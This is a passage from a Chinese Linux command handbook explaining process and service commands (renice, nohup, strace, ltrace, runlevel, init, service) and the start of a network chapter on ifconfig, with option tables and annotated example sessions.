在系统运行中，有时会发现某个不是很重要的进程占用了太多的 CPU 资源，因此会希望限制这个进程或者是希望某个进程优先运行。这些都是 renice 命令的使用场景。

【语法格式】

```
renice [option]
renice [选项]
```

② 说明：

在 renice 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-11 针对该命令的参数选项进行了说明。

表 9-11 renice 命令的参数选项及说明

参数选项	解释说明
-n num	设置 nice 增加的数值，num 取值范围从 -20~19
-g	修改指定用户组的进程的优先级
-u	修改指定用户的进程的优先级
-p	修改指定 pid 的进程的优先级

9.9.2 使用范例

范例 9-32：修改指定进程号的优先级。

```
[root@oldboy ~]# ps -l    #<== 使用 9.8.3 节知识点的命令结果。
F S   UID      PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0    2624  2622  0  80    0 - 27085 wait    pts/1    00:00:00 bash
0 T     0    2702  2624  0  80    0 - 34160 signal pts/1    00:00:00 vim
4 T     0    2711  2624  0  70 -10 - 34160 signal pts/1    00:00:00 vim
    #<== vim 进程的 PRI 为 70, NI 为 -10。
4 R     0    2746  2624  0  80    0 - 27034 -      pts/1    00:00:00 ps
[root@oldboy ~]# renice -n 5 -p 2711
    #<== 使用 renice 的 -p 参数指定值为 2711 的进程，将其 NI 值调整为 5。
2711: old priority -10, new priority 5
[root@oldboy ~]# ps -l
F S   UID      PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0    2624  2622  0  80    0 - 27085 wait    pts/1    00:00:00 bash
0 T     0    2702  2624  0  80    0 - 34160 signal pts/1    00:00:00 vim
4 T     0    2711  2624  0  85    5 - 34160 signal pts/1    00:00:00 vim
    #<== vim 进程的 PRI 为 85, NI 为 5。
4 R     0    2748  2624  0  80    0 - 27034 -      pts/1    00:00:00 ps
```

通过测试可以发现，PRI 值并不是在上一次的基础上进行变化，而是一直在初始默认值 80 这个值之上变动。

9.10 nohup：用户退出系统进程继续工作

9.10.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

nohup 命令可以将程序以忽略挂起信号的方式运行起来，被运行程序的输出信息将不会显示到终端。

无论是否将 nohup 命令的输出重定向到终端，输出都将写入到当前目录的 nohup.out 文件中。如果当前目录的 nohup.out 文件不可写，则输出重定向到 \$HOME/nohup.out 文件中。

【语法格式】

```
nohup [option]
nohup [选项]
```

说明：

在 nohup 命令及后面的选项里，每个元素之间都至少要有一个空格。

9.10.2 使用范例

范例 9-33：让执行的命令在当前会话终止后继续保持运行。

正常情况下，如果用户退出登录或会话终止，则用户正在执行并可持续一段时间的命令（非守护进程）将自动终止。使用 nohup 命令可以实现在用户退出或当前会话终止后继续保持运行，具体的例子如下：

```
[root@oldboy ~]# nohup ping www.oldboyedu.com
nohup: ignoring input and appending output to 'nohup.out'
#<== 当前终端已经 hang 住，此时强制关闭当前终端（例如关闭该标签或者 SSH 客户端工具），这个 ping
命令依然会在后台运行。
```

这里我们先关闭 Xshell 工具对应的标签，然后重新进入新的终端进行查看，会发现命令还在运行。

```
[root@oldboy ~]# ps -ef|grep ping
root      3340  3319  0 11:19 pts/3    00:00:00 ping www.oldboyedu.com
root      3349  2972  0 11:21 pts/0    00:00:00 grep ping
[root@oldboy ~]# tail -f nohup.out  #<== 查看重定向文件的内容。
PING www.oldboyedu.com (101.200.195.98) 56(84) bytes of data.
64 bytes from 101.200.195.98: icmp_seq=1 ttl=128 time=76.2 ms
64 bytes from 101.200.195.98: icmp_seq=2 ttl=128 time=76.4 ms
64 bytes from 101.200.195.98: icmp_seq=3 ttl=128 time=75.0 ms
.....
[root@oldboy ~]# kill 3340  #<== 终止这个命令。
```

在工作中我们一般会配合 & 符运行 nohup 命令，让程序直接在后台运行：

```
[root@oldboy ~]# nohup ping www.oldboyedu.com &
[1] 7352
[root@oldboy ~]# nohup: ignoring input and appending output to 'nohup.out'
[root@oldboy ~]# tail -f nohup.out
64 bytes from 101.200.195.98: icmp_seq=34 ttl=128 time=4.61 ms
64 bytes from 101.200.195.98: icmp_seq=481 ttl=128 time=4.53 ms
64 bytes from 101.200.195.98: icmp_seq=35 ttl=128 time=4.53 ms
64 bytes from 101.200.195.98: icmp_seq=482 ttl=128 time=5.16 ms
```

提示：类似功能的命令还有 screen 和直接使用 & 符。

9.11 strace：跟踪进程的系统调用

9.11.1 命令详解

【命令星级】 ★★★★★

【功能说明】

strace 是 Linux 环境下的一款程序调试工具，用于检查一个应用程序所使用的系统调用以及它所接收的系统信息。strace 会追踪程序运行时的整个生命周期，输出每一个系统调用的名字、参数、返回值和执行所消耗的时间等，是高级运维和开发人员排查问题的杀手锏。

【语法格式】

```
strace [option]
strace [选项]
```

说明：

在 strace 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-12 针对该命令的参数选项进行了说明。

表 9-12 strace 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c	统计每一个系统调用所执行的时间、次数和出错的次数等
-d	输出 strace 关于标准错误的调试信息
-f	跟踪目标进程，以及目标进程创建的所有子进程 *
-ff	如果提供 -o filename，则将所有进程的跟踪结果输出到相应的 filename.pid 中，pid 是各进程的进程号
-i	输出系统调用的入口指针
-q	禁止输出关于脱离的消息
-r	输出每一个系统调用的相对时间
-t	在输出中的每一行前加上时间信息。例如 16:45:28
-tt	在输出中的每一行前加上时间信息，精确到微妙。例如 11:18:59.759546*
-ttt	在输出中的每一行前加上时间信息，精确到微妙，而且时间表示为 UNIX 时间戳。例如 1486111461.650434
-T	显示每次系统调用所花费的时间
-v	对于某些相关调用，把完整的环境变量、文件 stat 结构等打印出来
-x	以十六进制形式输出非标准字符串
-xx	所有字符串以十六进制形式输出

(续)

参数选项	解释说明(带*的为重点)																								
-e expr	<p>输出过滤器，通过表达式，可以过滤掉你不想要的输出 *</p> <p>expr 是一个表达式，用于控制如何跟踪：[qualifier=][!]value1[,value2]...</p> <p>说明：</p> <ul style="list-style-type: none"> ① qualifier 只能是 trace、abbrev、verbose、raw、signal、read、write 其中之一 ② value 是用来限定的符号或数字 ③ 默认的 qualifier 是 trace ④ 感叹号是否定符号 <p>例如：</p> <p>-e open 等价于 -e trace=open，表示只跟踪 open 调用 而 -e trace!=open 表示跟踪除了 open 以外的其他调用</p> <p>常见选项：</p> <table> <tbody> <tr><td>-e trace=[set]</td><td>只跟踪指定的系统调用</td></tr> <tr><td>-e trace=file</td><td>只跟踪与文件操作有关的系统调用</td></tr> <tr><td>-e trace=process</td><td>只跟踪与进程控制有关的系统调用</td></tr> <tr><td>-e trace=network</td><td>只跟踪与网络有关的系统调用</td></tr> <tr><td>-e trace=signal</td><td>只跟踪与系统信号有关的系统调用</td></tr> <tr><td>-e trace=desc</td><td>只跟踪与文件描述符有关的系统调用</td></tr> <tr><td>-e trace=ipc</td><td>只跟踪与进程通信有关的系统调用</td></tr> <tr><td>-e abbrev=[set]</td><td>设定 strace 输出的系统调用的结果集</td></tr> <tr><td>-e raw=[set]</td><td>将指定的系统调用的参数以十六进制显示</td></tr> <tr><td>-e signal=[set]</td><td>指定跟踪的系统信号</td></tr> <tr><td>-e read=[set]</td><td>输出从指定文件中读出的数据</td></tr> <tr><td>-e write=[set]</td><td>输出写入到指定文件中的数据</td></tr> </tbody> </table>	-e trace=[set]	只跟踪指定的系统调用	-e trace=file	只跟踪与文件操作有关的系统调用	-e trace=process	只跟踪与进程控制有关的系统调用	-e trace=network	只跟踪与网络有关的系统调用	-e trace=signal	只跟踪与系统信号有关的系统调用	-e trace=desc	只跟踪与文件描述符有关的系统调用	-e trace=ipc	只跟踪与进程通信有关的系统调用	-e abbrev=[set]	设定 strace 输出的系统调用的结果集	-e raw=[set]	将指定的系统调用的参数以十六进制显示	-e signal=[set]	指定跟踪的系统信号	-e read=[set]	输出从指定文件中读出的数据	-e write=[set]	输出写入到指定文件中的数据
-e trace=[set]	只跟踪指定的系统调用																								
-e trace=file	只跟踪与文件操作有关的系统调用																								
-e trace=process	只跟踪与进程控制有关的系统调用																								
-e trace=network	只跟踪与网络有关的系统调用																								
-e trace=signal	只跟踪与系统信号有关的系统调用																								
-e trace=desc	只跟踪与文件描述符有关的系统调用																								
-e trace=ipc	只跟踪与进程通信有关的系统调用																								
-e abbrev=[set]	设定 strace 输出的系统调用的结果集																								
-e raw=[set]	将指定的系统调用的参数以十六进制显示																								
-e signal=[set]	指定跟踪的系统信号																								
-e read=[set]	输出从指定文件中读出的数据																								
-e write=[set]	输出写入到指定文件中的数据																								
-o filename	将 strace 的输出写入文件 filename																								
-p pid	指定要跟踪的进程 pid，要同时跟踪多个 pid，重复多次 -p 选项即可 *																								
-s strsize	指定输出的字符串的最大长度，默认为 32。并没有将文件名视为字符串，默认全部输出																								
-u username	以 username 的 UID 和 GID 执行所跟踪的命令																								

9.11.2 使用范例

范例 9-34：排查 Nginx 403 forbidden 错误。

```
[root@LNMP ~]# strace -tt -f /application/nginx/sbin/nginx      #<== -f 参数跟踪目标进程，以及目标进程创建的所有子进程，-tt 参数在输出中的每一行前加上时间信息，精确到微妙，最后接上要检测的命令语句。/application/nginx/sbin/nginx 是启动 Nginx 服务的命令。
11:18:03.159526 execve("/application/nginx/sbin/nginx", ["/application/nginx/sbin/nginx"], /* 25 vars */) = 0
```

```

11:18:03.159794 brk(0) = 0x24dd000
11:18:03.159841 mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fd8c63f4000
11:18:03.159869 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
11:18:03.160053 open("/etc/ld.so.cache", O_RDONLY) = 3
11:18:03.160079 fstat(3, {st_mode=S_IFREG|0644, st_size=39273, ...}) = 0
11:18:03.160100 mmap(NULL, 39273, PROT_READ, MAP_PRIVATE, 3, 0) =
0x7fd8c63ea000
.....
[pid 1877] 11:18:03.178539 epoll_wait(8, {{EPOLLIN, {u32=38958064, u64=38958064}}}, 512, -1) = 1
[pid 1877] 11:18:59.755446 accept4(6, {sa_family=AF_INET, sin_port=htons(54965), sin_addr=inet_addr("10.0.0.1")}, [16], SOCK_NONBLOCK) = 3
[pid 1877] 11:18:59.755522 epoll_ctl(8, EPOLL_CTL_ADD, 3,
{EPOLLIN|EPOLL RDHUP|EPOLLET, {u32=38958496, u64=38958496}}) = 0
[pid 1877] 11:18:59.755554 epoll_wait(8, {{EPOLLIN, {u32=38958496, u64=38958496}}}, 512, 60000) = 1 #<==epoll_wait 表示等待连接访问，因此后面的输出都是和一次访问有关的，下面我们仔细看一下日志输出。
[pid 1877] 11:18:59.759361 recvfrom(3, "GET / HTTP/1.1\r\nHost: 10.0.0.29\r...", 1024, 0, NULL, NULL) = 394 #<==recvfrom 接收到 get 请求。
[pid 1877] 11:18:59.759508 stat("/application/nginx-1.6.3/html/index.php",
0x7ffd719c5310) = -1 ENOENT (No such file or directory) #<== 查看 index.php 文件，不存在。
[pid 1877] 11:18:59.759545 stat("/application/nginx-1.6.3/html", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
[pid 1877] 11:18:59.759570 stat("/application/nginx-1.6.3/html/index.htm",
0x7ffd719c5310) = -1 ENOENT (No such file or directory) #<== 查看 index.htm 文件，不存在。
#<== 下面向用户返回 403 错误，并写入错误日志。
[pid 1877] 11:18:59.759714 write(5, "2017/02/03 11:18:59 [error] 1877"..., 187) = 187
[pid 1877] 11:18:59.759845 writev(3, [{"HTTP/1.1 403 Forbidden\r\nServer: "..., 155}, {"<html>\r\n<head><title>403 Forbidd"..., 116}, {"<hr><center>apache/2.3.4</center>"..., 53}, {"<!-- a padding to disable MSIE a"..., 402}], 4) = 726
[pid 1877] 11:18:59.759972 write(4, "10.0.0.1 -- [03/Feb/2017:11:18:"..., 184) = 184
[pid 1877] 11:18:59.760015 setsockopt(3, SOL_TCP, TCP_NODELAY, [1], 4) = 0
[pid 1877] 11:18:59.760039 recvfrom(3, 0x2508a90, 1024, 0, 0, 0) = -1 EAGAIN (Resource temporarily unavailable)
[pid 1877] 11:18:59.760061 epoll_wait(8, {}, 512, 65000) = 0
[pid 1877] 11:20:04.825237 close(3) = 0
[pid 1877] 11:20:04.825338 epoll_wait(8,
#<== 从上面的日志输出中，我们可以得知是因为 2 个文件不存在导致的 403 错误，因此我们检查配置文件就很容易发现问题。
[root@LNMP ~]# vim /application/nginx/conf/nginx.conf
.....
server {

```

```

listen      80;
server_name localhost;
location / {
    root   html;
    index  index.php index.htm; #<== 这里缺少了设置首页文件。
}

```

参考博文：“Nginx 403 forbidden 多种原因及故障模拟重现”，其地址为 <http://oldboy.blog.51cto.com/2561410/1633952>。

范例 9-35：只跟踪与文件操作有关的系统调用。

范例 9-33 命令结果的输出实在太多了，很容易看花眼，因此可以使用过滤器，过滤掉无关的信息，比如只查看文件操作信息。

```

[root@LNMP ~]# strace -tt -f -e trace=file /application/nginx/sbin/nginx #<==e
trace=file 的作用为只跟踪与文件操作有关的系统调用。
.....
11:36:05.157596 mkdir("/application/nginx-1.6.3/client_body_temp", 0700) = -1
    EEXIST (File exists)
11:36:05.157632 stat("/application/nginx-1.6.3/client_body_temp", {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0
11:36:05.157651 mkdir("/application/nginx-1.6.3/proxy_temp", 0700) = -1
    EEXIST (File exists)
11:36:05.157671 stat("/application/nginx-1.6.3/proxy_temp", {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0
11:36:05.157692 mkdir("/application/nginx-1.6.3/fastcgi_temp", 0700) = -1
    EEXIST (File exists)
11:36:05.157712 stat("/application/nginx-1.6.3/fastcgi_temp", {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0
11:36:05.157732 mkdir("/application/nginx-1.6.3/uwsgi_temp", 0700) = -1
    EEXIST (File exists)
11:36:05.157752 stat("/application/nginx-1.6.3/uwsgi_temp", {st_mode=S_IFDIR|0700, st_size=4096, ...}) = 0
.....
[pid 1909] 11:36:14.096842 stat("/application/nginx-1.6.3/html/index.php",
    0x7fff08198270) = -1 ENOENT (No such file or directory)
[pid 1909] 11:36:14.096912 stat("/application/nginx-1.6.3/html", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
[pid 1909] 11:36:14.096947 stat("/application/nginx-1.6.3/html/index.htm",
    0x7fff08198270) = -1 ENOENT (No such file or directory)

```

范例 9-36：通过 pid 跟踪进程。

```

[root@LNMP ~]# pgrep nginx
1908 #<==master 主进程。
1909 #<==worker 进程。
[root@LNMP ~]# strace -tt -f -e trace=file -p 1909 #<== 使用 -p 参数只跟踪 worker
进程，结果更加精简。

```

```

Process 1909 attached
11:53:18.010301 stat("/application/nginx-1.6.3/html/index.php",
    0x7fff08198270) = -1 ENOENT (No such file or directory)
11:53:18.010755 stat("/application/nginx-1.6.3/html", {st_mode=S_IFDIR|0755,
    st_size=4096, ...}) = 0
11:53:18.010789 stat("/application/nginx-1.6.3/html/index.htm",
    0x7fff08198270) = -1 ENOENT (No such file or directory)

```

范例 9-37：跟踪系统调用统计。

strace 不仅能够追踪系统调用，使用选项 -c 还能对进程所有的系统调用做一个统计分析。

% time	seconds	usecs/call	calls	errors	syscall
0.00	0.000000	0	31		read
0.00	0.000000	0	32		open
0.00	0.000000	0	34		close
0.00	0.000000	0	6		stat
0.00	0.000000	0	29		fstat
0.00	0.000000	0	1		lseek
0.00	0.000000	0	67		mmap
0.00	0.000000	0	36		mprotect
0.00	0.000000	0	14		munmap
0.00	0.000000	0	5		brk
0.00	0.000000	0	14		rt_sigaction
0.00	0.000000	0	1		rt_sigprocmask
0.00	0.000000	0	1		ioctl
0.00	0.000000	0	2		pread
0.00	0.000000	0	2	2	access
0.00	0.000000	0	5		socket
0.00	0.000000	0	4	4	connect
0.00	0.000000	0	1		bind
0.00	0.000000	0	2		listen
0.00	0.000000	0	1		setsockopt
0.00	0.000000	0	1		clone
0.00	0.000000	0	1		execve
0.00	0.000000	0	2		uname
0.00	0.000000	0	3		fcntl
0.00	0.000000	0	5	5	mkdir
0.00	0.000000	0	3		getrlimit
0.00	0.000000	0	1		geteuid
0.00	0.000000	0	1		statfs
0.00	0.000000	0	1		arch_prctl
0.00	0.000000	0	2	1	futex
0.00	0.000000	0	1		epoll_create

0.00	0.000000	0	1	set_tid_address
0.00	0.000000	0	1	set_robust_list

100.00	0.000000		311	12 total

上面的结果将清楚地告诉我们调用了哪些系统函数，调用的次数是多少，消耗了多少时间等信息，这对我们分析程序来说是非常有用的。

范例 9-38：重定向输出。

```
[root@LNMP ~]# ./application/nginx/sbin/nginx -s stop #<==停止nginx服务进程。  
[root@LNMP ~]# strace -c -o tongji.log ./application/nginx/sbin/nginx #<==使用-o选项将strace的结果输出到文件中。  
[root@LNMP ~]# cat tongji.log  
% time      seconds  usecs/call     calls     errors syscall  
-----  
 0.00      0.000000          0       31           read  
 0.00      0.000000          0       32           open  
 0.00      0.000000          0       34           close  
.....  
-----  
1.00      0.000000          0      311           12 total
```

范例 9-39：对系统调用进行计时。

小结：strace 命令很适合处理程序僵尸、命令执行报错等问题，如果从程序日志和系统日志中看不出问题出现的原因，则可以 strace 一下，也许会有答案，不过也需要使用者有足够的耐心去查看输出！

9.12 ltrace：跟踪进程调用库函数

9.12.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ltrace 能够跟踪进程的库函数调用，它会显现出调用了哪个库函数，而 strace 则是跟踪进程的每个系统调用。

【语法格式】

```
ltrace [option]
ltrace [选项]
```

说明：

在 ltrace 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-13 针对该命令的参数选项进行了说明。

表 9-13 ltrace 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c	统计库函数每次调用的时间，最后程序退出时打印摘要
-C	解码低级别名称（内核级）为用户级名称
-d	打印调试信息
-e expr	输出过滤器，通过表达式，可以过滤掉你不想看到的输出 * -e printf 表示只查看 printf 函数调用 -e !printf 表示查看除 printf 函数以外的所有函数调用
-f	跟踪子进程
-o filename	将 ltrace 的输出写入文件 filename
-p pid	指定要跟踪的进程 pid *
-r	输出每一个调用的相对时间
-S	显示系统调用
-t	在输出中的每一行前加上时间信息。例如 16:45:28
-tt	在输出中的每一行前加上时间信息，精确到微妙。例如 11:18:59.759546
-ttt	在输出中的每一行前加上时间信息，精确到微妙，而且时间表示为 UNIX 时间戳。 例如 1486111461.650434

(续)

参数选项	解释说明(带*的为重点)
-T	显示每次调用所花费的时间
-u username	以username的UID和GID执行所跟踪的命令

9.12.2 使用范例

范例 9-40: ltrace 使用

ltrace 的用法与 strace 非常相似, 选项功能也是类似, 下面简单看一下 ltrace 命令的执行结果。

```
[root@LNMP ~]# ltrace /application/nginx/sbin/nginx #<==ltrace 后面直接接上要检测的命令语句。
(0, 0, 0x2d3b00, -1, 0x1f25bc2) = 0x34c6021160
__libc_start_main(0x406ed9, 1, 0x7ffe9644c4f8, 0x46ed00, 0x46ecf0 <unfinished ...>
malloc(2160) = 0x1e9f010
strerror(0) = "Success"
malloc(7) = 0x1e9f890
memcpy(0x1e9f890, "Success", 7) = 0x1e9f890
strerror(1) = "Operation not permitted"
malloc(23) = 0x1e9f8b0
memcpy(0x1e9f8b0, "Operation not permitted", 23) = 0x1e9f8b0
strerror(2) = "No such file or directory"
.....
sigaction(31, 0x7ffd8b4fff5e0, NULL) = 0
sigemptyset(0x7ffd8b4fff5e8) = 0
sigaction(13, 0x7ffd8b4fff5e0, NULL) = 0
fork() = 3815
[pid 3814] exit(0 <unfinished ...>
[pid 3814] +++ exited (status 0) +++
```

范例 9-41: 通过 pid 跟踪进程调用库函数。

```
[root@LNMP ~]# pgrep nginx
3891
3892 #<== 查看 nginx worker 进程的进程号。
[root@LNMP ~]# ltrace -p 3892 #<== 使用 -p 指定进程号。
(errno_location()
gettimeofday(0x7ffcccd902210, NULL) = 0x7fb4c8b6d768
memcpy(0x69b73a, "3", 1) = 0x69b73a
memcpy(0x69b740, "2017", 4) = 0x69b740
memcpy(0x69b745, "11", 2) = 0x69b745
memcpy(0x69b748, "20", 2) = 0x69b748
memcpy(0x69b74c, "4", 1) = 0x69b74c
localtime_r(0x7ffcccd9021c8, 0x7ffcccd902260, 0x470632, 52, 0x7ffcccd902093) = 0x7ffcccd902260
memcpy(0x69b1f8, "2017", 4) = 0x69b1f8
```

```

memcpy(0x69b1fe, "2", 1)          = 0x69b1fe
memcpy(0x69b201, "3", 1)          = 0x69b201
memcpy(0x69b203, "19", 2)         = 0x69b203
memcpy(0x69b206, "20", 2)         = 0x69b206
.....
memcpy(0x69c56e, "4", 1)          = 0x69c56e
memcpy(0x69c571, "8", 1)          = 0x69c571
memcpy(0x69c574, "0", 1)          = 0x69c574
epoll_wait(9, 0x1995280, 512, 0xffffffff, 0x7ffcccd902093

```

9.13 runlevel：输出当前运行级别

9.13.1 命令详解

[命令星级] ★★★★★

[功能说明]

runlevel 命令用于输出当前 Linux 系统的运行级别。

[语法格式]

```

runlevel [option]
runlevel [选项]

```

说明：

在 runlevel 命令及后面的选项里，每个元素之间都至少要有一个空格。

[选项说明]

表 9-14 针对该命令的参数选项进行了说明。

表 9-14 runlevel 命令的参数选项及说明

参数选项	解释说明
--quiet	不输出结果，用于通过返回值判断的场合

9.13.2 使用范例

范例 9-42：查看当前系统的运行级别。

```

[root@oldboy ~]# runlevel
N 3

```

上面的结果说明当前的运行级别为 3。对于系统级别，不同的数字代表的意思不一样，

具体如下。

- 0: 停机
- 1: 单用户模式
- 2: 无网络的多用户模式
- 3: 多用户模式
- 4: 未使用
- 5: 图形界面多用户模式
- 6: 重启

9.14 init: 初始化 Linux 进程

9.14.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

init 命令是 Linux 下的进程初始化工具, init 进程是所有 Linux 进程的父进程, 它的进程号为 1。init 命令的主要任务是依据配置文件 “/etc/inittab” 创建 Linux 进程。

【语法格式】

```
init [option]
      [选项]
```

说明:

在 init 命令及后面的选项里, 每个元素之间都至少要有一个空格。

9.14.2 使用范例

范例 9-43: 切换运行级别。

```
[root@oldboy ~]# init 0 #<== 关机, 这里的数字含义请参考范例 9-42 的说明。
[root@oldboy ~]# init 6 #<== 重启。
```

9.15 service: 管理系统服务

9.15.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

service 命令用于对系统服务进行管理，比如启动（start）、停止（stop）、重启（restart）、重新加载配置（reload）、查看状态（status）等，该命令在 CentOS 7 里被 systemctl 取代。

【语法格式】

```
service [script] [command]
service [服务名] [执行命令]
```

说明：

- 1) 在 service 命令及后面的服务名和执行命令里，每个元素之间都至少要有一个空格。
- 2) command 可选值有 start、stop、status、restart 等。

【选项说明】

表 9-15 针对该命令的参数选项进行了说明。

表 9-15 service 命令的参数选项及说明

参数选项	解释说明
--status-all	显示所有服务状态

9.15.2 使用范例

范例 9-44：查看当前服务状态。

```
[root@oldboy ~]# service --status-all #<== 显示所有服务状态。
abrt-ccpp hook is not installed
abrt is stopped
abrt-dump-oops is stopped
acpid is stopped
atd is stopped
auditd is stopped
cpuspeed is stopped
crond (pid 1332) is running...
hald is stopped
ip6tables: Firewall is not running.
iptables: Firewall is not running.
irqbalance is stopped
.....
```

范例 9-45：管理系统服务。

```
[root@oldboy ~]# service crond #<== 命令语句没有敲完时会显示帮助信息，crond 是定时任务服务名。
```

```
Usage: /etc/init.d/crond      #<==/etc/init.d/crond等同于service crond。
{start|stop|status|restart|condrestart|try-restart|reload|force-reload}
[root@oldboy ~]# service crond stop    #<== 停止服务。
Stopping crond:                                [ OK ]
Starting crond:                                [ OK ]
[root@oldboy ~]# service crond start    #<== 启动服务。
Stopping crond:                                [ OK ]
Starting crond:                                [ OK ]
[root@oldboy ~]# service crond restart #<== 重启服务。
Stopping crond:                                [ OK ]
Starting crond:                                [ OK ]
[root@oldboy ~]# service crond status   #<== 查看服务状态。
crond (pid  5692) is running...
```

在工作中，推荐使用 /etc/init.d/crond 这种格式管理系统服务，因为这种格式支持 tab 键补齐，如果你忘记了服务名的书写，那就可以使用 tab 键。

```
/etc/init.d/crond stop
/etc/init.d/crond start
/etc/init.d/crond restart
/etc/init.d/crond status
```



第 10 章

Linux 网络管理命令

10.1 ifconfig：配置或显示网络接口信息

10.1.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

ifconfig 命令用于配置网卡 IP 地址等网络参数或显示当前网络的接口状态，其类似于 Windows 下的 ipconfig 命令，这两个命令很容易混淆，读者需要区分一下。此外，ifconfig 命令在配置网卡信息时必须以 root 用户的身份来执行。

如果系统中没有 ifconfig 命令，那就需要安装一下，安装命令为 `yum -y install net-tools`。

【语法格式】

```
ifconfig [interface] [option]  
ifconfig [网络接口] [选项]
```

● 说明：

1) 在 ifconfig 命令及后面的网络接口和选项里，每个元素之间都至少要有一个空格。

2) interface 为网络接口名，Linux 下的网络接口名类似于 `eth0`、`eth1` 和 `lo` 等，分别表示第 1 块网卡、第 2 块网卡和回环接口。这是个可选项，如果不添加此选项，则显示系统中所有的网卡信息；

如果添加此选项，则显示指定的网卡信息。

3) 使用 ifconfig 命令配置网卡信息仅会临时生效，重启网络或服务器配置就会失效。

【选项说明】

表 10-1 针对该命令的参数选项进行了说明。

表 10-1 ifconfig 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	显示所有的网络接口信息，包括活动的和非活动的
up	激活指定的网络接口 *
down	关闭指定的网络接口 *
hw	设置网络接口的物理地址（MAC 地址）

10.1.2 使用范例

范例 10-1：显示当前系统开启的所有网络接口信息。

```
[root@oldboy ~]# ifconfig #<== 显示系统中所有的网卡信息。
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:7452 errors:0 dropped:0 overruns:0 frame:0
            TX packets:7415 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:684295 (668.2 KiB) TX bytes:2485901 (2.3 MiB)
lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:32 errors:0 dropped:0 overruns:0 frame:0
            TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:2432 (2.3 KiB) TX bytes:2432 (2.3 KiB)
```

对于上面的命令结果，eth0 表示第 1 块网卡，第 2 块网卡为 eth1，依此类推；lo 表示回环接口。

下面以 eth0 的结果作进一步说明。

第 1 行：显示连接类型为 Ethernet（以太网），HWaddr 表示硬件的 MAC 地址。

第 2 行：依次显示网卡的 IP 地址（inet addr）、广播地址（Bcast）和子网掩码（Mask）。

第 3 行：IPv6 地址的配置信息，由于没有使用 IPv6 地址，因此这里没有 IP 地址显示。

第4行：“UP”代表网卡的开启状态，“RUNNING”代表网卡上的网线处于连接状态，“MULTICAST”代表支持组播，“MTU:1500”表示最大传输单元为1500字节。

第5、6行：显示了网卡接收、发送数据包的统计信息。

第8行：显示了网卡接收、发送数据字节数的统计信息。

范例 10-2：显示指定网卡的信息。

```
[root@oldboy ~]# ifconfig eth0 #<== 命令接上网卡名可以指定显示该网卡的信息。
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
....
```

范例 10-3：启动 / 关闭指定网卡。

本实验环境下的系统还有一个网卡没有设置开机自启动，前面使用 ifconfig 命令时没有看见，但是可以使用 -a 选项来查看：

```
[root@oldboy ~]# ifconfig -a #<== 使用 -a 选项查看所有的网卡信息。
eth0      Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
...
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
...
eth1      Link encap:Ethernet HWaddr 00:0C:29:13:10:D9
          inet addr:172.16.1.12 Bcast:172.16.1.255 Mask:255.255.255.0
          BROADCAST MULTICAST MTU:1500 Metric:1 #<== 开启和关闭的网卡在这里的显示是
          不一样的。
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b) TX bytes:1136 (1.1 KiB)
lo       Link encap:Local Loopback
...
```

接下来启动 eth1 网卡的命令如下所示：

```
[root@oldboy ~]# ifconfig eth1 up #<== 在网卡名称后面接上 up 表示启动网卡。
[root@oldboy ~]# ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:0C:29:13:10:D9
          inet addr:172.16.1.12 Bcast:172.16.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10d9/64 Scope:Link
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
...
```

关闭 eth1 网卡的方法如下所示：

```
[root@oldboy ~]# ifconfig eth1 down #<== 在网卡名称后面接上 down 表示关闭网卡。
```

```
[root@oldboy ~]# ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:0C:29:13:10:D9
          inet addr:172.16.1.12 Bcast:172.16.1.255 Mask:255.255.255.0
                    BROADCAST MULTICAST MTU:1500 Metric:1
....
```

范例 10-4：为网卡配置 IP 地址。

```
[root@oldboy ~]# ifconfig eth0    #<== 查看 eth0 网卡的 IP 地址信息为 10.0.0.12。
eth0 Link encap:Ethernet HWaddr 00:0C:29:13:10:CF
          inet addr:10.0.0.12 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:10cf/64 Scope:Link
